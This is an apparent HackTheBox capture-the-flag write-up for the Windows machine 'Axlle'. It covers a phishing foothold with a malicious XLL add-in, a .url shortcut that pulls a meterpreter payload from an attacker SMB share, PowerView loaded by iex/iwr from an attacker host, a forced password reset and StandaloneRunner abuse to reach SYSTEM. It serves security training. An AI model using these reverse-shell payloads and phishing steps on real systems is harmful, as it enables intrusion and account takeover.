



HACKTHEBOX



Axlle

14th Nov. 2024 / Document No
D24.100.310

Prepared By: amra

Machine Author: schex

Difficulty: **Hard**

Classification: Official

Synopsis

Axlle is a hard Windows machine that starts with a website on port `80`. The site, informs potential users that it's down for maintenance but Excel invoices that need processing can be sent over through email and they will get reviewed. An attacker can craft a malicious `XLL` file to bypass security checks that are in place and perform a phishing attack. Once the attacker has code execution on the machine, he can create a malicious `.url` file that the user `dillon.matrix` will execute and will get comprised. This user is a member of a group that can change the password of the user `jacob.greeny` and use WinRM afterward to authenticate as `jacob.greeny`. Finally, that user is a member of the `App Devs` group and the `StandaloneRunner` binary has been automated and it's running as `SYSTEM`. The attacker can exploit that automation and get a shell as the `Administrator` user.

Skills Required

- Enumeration
- C2 Frameworks
- AD exploitation

Skills Learned

- Phishing using XLL files
- User Pivoting

- StandaloneRunner exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.203.4 | grep ^[0-9] | cut -d '/' -f 1  
| tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.129.203.4
```

PORT	STATE	SERVICE	VERSION
25/tcp	open	smtp	hMailServer smtpd
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft IIS httpd 10.0
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2024-11-14 11:40:51Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: ax11e.htb0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
636/tcp	open	tcpwrapped	

<SNIP>

```
56593/tcp open  msrpc          Microsoft Windows RPC  
Service Info: Host: MAINFRAME; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Nmap output reveals that many ports are open. From the open ports, it seems we are dealing with a Domain Controller in an Active Directory environment.

Before we begin our enumeration process we also notice that Nmap output reveals the hostname `ax11e.htb`, so we modify our `/etc/hosts` file accordingly.

```
echo "10.129.203.4 ax11e.htb" | sudo tee -a /etc/hosts
```

IIS - Port 80

Upon visiting `http://ax11e.htb` we are presented with a page for a development company whose website is down for maintenance.



Reading through the message, we notice that an email, `accounts@axlle.htb`, is provided for users to send their Excel invoices while the website is down for maintenance.

Foothold

Our only lead is an email that we can send Excel files. The way that the message is presented, leads us to believe that the files will be reviewed upon submission by one of the employees. Our plan is to stage a phishing attack but unfortunately, we are informed that `macros` are disabled due to security concerns. So we need to find another way to execute code through the Excel application that doesn't involve macros.

Searching the web with keywords like `excel code execution other than macros phishing` leads to some [blogs](#) talking about `XLL` files and how we can use these files to perform the attack.

We are going to use [this](#) tool since it will allow us to craft a malicious file from our Linux host. The only requirement is that [Nim](#) is installed. Afterward, we can clone and install the dependencies of the repo.

```
git clone https://github.com/zimnyaa/xyrella
cd xyrella
nimble install nimcrypto ptr_math winim
```

Then, we can utilize the [Metasploit Framework](#) to create a shellcode and get a PowerShell connection once our malicious XLL gets executed.

```
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.10.14.32 LPORT=9001 -f
raw -o power.bin
python3 build.py -s power.bin
```

Before we send the malicious file, we need to set up our listener through the `msfconsole`.

```
msfconsole

msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/powershell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
msf6 exploit(multi/handler) > set lport 9001
msf6 exploit(multi/handler) > run
```

Finally, we can use `swaks` to send the malicious mail.

```
swaks --from amra@axlle.htb --to accounts@axlle.htb --body "Hello" --header  
"Hello" --attach @addin.xll
```

After a while, we have a reverse shell on the target as the user `gideon.hamill`.

```
PS C:\> whoami  
axlle\gideon.hamill
```

Lateral Movement

The user flag was not present on the Desktop of the user `gideon.hamill`, so we have to continue our exploitation. We know that there has to be a software that manages emails on the remote machine. Looking through the installed applications, we find that `hmailserver` is installed and there is a saved email present as well.

```
type "C:\Program Files (x86)\hMailServer\Data\axlle.htb\dallon.matrix\2F\  
{2F7523BD-628F-4359-913E-A873FCC59D0F}.eml"
```

<SNIP>

Hi everyone,

The Web Dev group is doing some development to figure out the best way to automate the checking and addition of URLs into the OSINT portal.

We ask that you drop any web shortcuts you have into the `C:\inetpub\testing` folder so we can test the automation.

Yours in click-worthy URLs,

The Web Dev Team

The email states that the `web Dev` team is doing some tests regarding web shortcuts through the folder `C:\inetpub\testing`. There is a way, that we can create a malicious `.url` shortcut that would execute an `msf` meterpreter through an SMB share that we control. First of all, we have to create the payload using `msfvenom`.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=9001 -f  
exe > shell.exe
```

Then, we can use [Impacket](#) to host the payload on an SMB share called `exploit`.

```
impacket-smbserver -smb2support exploit $(pwd)
```

Afterward, we have to start a new listener on a new terminal to expect the new payload.

```
msfconsole
```

```
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
msf6 exploit(multi/handler) > set lport 9001
msf6 exploit(multi/handler) > run
```

Finally, let's navigate to `C:\inetpub\testing` and place a malicious shortcut to launch our payload from our SMB share.

```
cd C:\inetpub\testing
echo "[internetshortcut]`nurl=\\10.10.14.32\exploit\shell.exe" > shell.url
```

Soon after, we get a meterpreter session as the user `AXLLE\dallon.matrix`. We can use the command `shell` to get a proper shell on the remote machine and we can grab the user flag.

```
type C:\users\dallon.matrix\Desktop\user.txt
```

Privilege Escalation

Before we proceed to further enumerate the box as the new user, it's always good practice to check for artifacts left by the user. In this case, we can find a cleartext password that we can use to enumerate the machine a bit easier.

```
type
C:\Users\dallon.matrix\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

$SecPassword = ConvertTo-SecureString 'Pjs01du$CVJ#D' -AsPlainText -Force;
$Cred = New-Object
System.Management.Automation.PSCredential('dallon.matrix', $SecPassword);
```

Now, we have to find the hostname of the Domain Controller and edit our `/etc/hosts` file accordingly.

```
PS C:\> nltest /dclist:axlle.htb

Get list of DCs in domain
'axlle.htb' from '\\MAINFRAME.axlle.htb'.

MAINFRAME.axlle.htb [PDC] [DS] site: Default-First-Site-Name

The command completed successfully
```

```
echo "10.129.203.4 MAINFRAME.axlle.htb" | sudo tee -a /etc/hosts
```

Now, we can use [bloodhound-python](#) to query the LDAP server and check if we can do anything interesting with our user.

```
bloodhound-python -u 'dallon.matrix' -p 'Pjs01du$CVJ#D' -d axlle.htb -c All --zip  
-dc MAINFRAME.axlle.htb -ns 10.129.203.4
```

<SNIP>

INFO: Compressing output into 20241115142330_bloodhound.zip

Finally, we launch `bloodhound` and drag-n-drop the `.zip` file to display the findings.

```
neo4j console$  
ENTER (after the output is finished)  
bloodhound
```

If we set the user `dallon.matrix` as `Owned` and then search for `Shortest Path from Owned Principals` we can see that the user is a member of the `WEB DEVS` group and that group has `ForceChangePassword` on the user `jacob.greeny`.



Let's change the password of that user and use [evil-winrm](#) to authenticate afterward. To change the password of the user we need to import [PowerView](#) on our session. To do this, we download the script and start a `Python` web server on that directory.

```
sudo python3 -m http.server 80
```

Then, we import the module and change the password.

```
iex(iwr 10.10.14.32/powerview.ps1 -usebasicparsing)  
$UserPassword = ConvertTo-SecureString 'password123!' -AsPlainText -Force;  
Set-DomainUserPassword -Identity jacob.greeny -AccountPassword $UserPassword
```

Finally, we can authenticate over WinRM with the new credentials.

```
evil-winrm -i axlle.htb -u jacob.greeny -p 'password123!'  
  
*Evil-WinRM* PS C:\Users\jacob.greeny\Documents> whoami /all  
  
USER INFORMATION
```

User Name

=====

axlle\jacob.greeny

GROUP INFORMATION

Group Name	Attributes	Type	SID
=====			
=====			
=====			
<SNIP>			
AXLLE\App Devs		Group	S-1-5-21-1005535646-190407494-3473065389-1108
Mandatory group, Enabled by default, Enabled group			
AXLLE\Employees		Group	S-1-5-21-1005535646-190407494-3473065389-1103
<SNIP>			

This user, is part of the `App Devs` group and there is a folder called `App Development` on the root of `C:\`. Let's check the contents of that folder.

```
*Evil-winRM* PS C:\App Development> ls
```

Directory: C:\App Development

Mode	LastWriteTime	Length	Name
-----	-----	-----	-----
d-----	1/1/2024 10:03 PM		kbfiltr

```
*Evil-winRM* PS C:\App Development> cd "C:/App Development/kbfiltr/"
```

```
*Evil-winRM* PS C:\App Development\kbfiltr> ls
```

Directory: C:\App Development\kbfiltr

Mode	LastWriteTime	Length	Name
-----	-----	-----	-----
d-----	1/1/2024 10:03 PM		exe
d-----	1/1/2024 10:03 PM		sys
-a-----	12/14/2023 11:39 AM	2528	kbfiltr.sln
-a-----	6/11/2024 11:16 PM	2805	README.md

```
*Evil-winRM* PS C:\App Development\kbfiltr> type README.md
```

<SNIP>

```
**NOTE: I have automated the running of `C:\Program Files (x86)\Windows  
Kits\10\Testing\StandaloneTesting\Internal\x64\standalonerunner.exe` as SYSTEM to  
test and debug this driver in a standalone environment**
```

<SNIP>

It seems that `standalonerunner` is scheduled to run as `SYSTEM`. Doing some research, we can find [this](#) walkthrough on how to exploit it.

First of all, we can close our current `meterpreter` session using `CTRL+c` and then re-run the exploit to wait for new connections.

Afterwards, we follow the instructions from the walkthrough.

```
*Evil-winRM* PS C:\App Development\kbfiltr> cd "C:\Program Files (x86)\Windows  
Kits\10\Testing\StandaloneTesting\Internal\x64"  
  
mkdir exploit  
mkdir "C:/Program Files (x86)/Windows  
Kits/10/Testing/StandaloneTesting/Internal/x64/exploit/working"  
echo "" > "C:/Program Files (x86)/Windows  
Kits/10/Testing/StandaloneTesting/Internal/x64/exploit/working/rsf.rsf"  
echo "exploit`nTrue" > reboot.rsf  
echo "cmd /c \\10.10.14.32\exploit\shell.exe" > command.txt
```

After a while, we get a hit on our listener.

```
meterpreter > getuid  
Server username: AXLLE\Administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.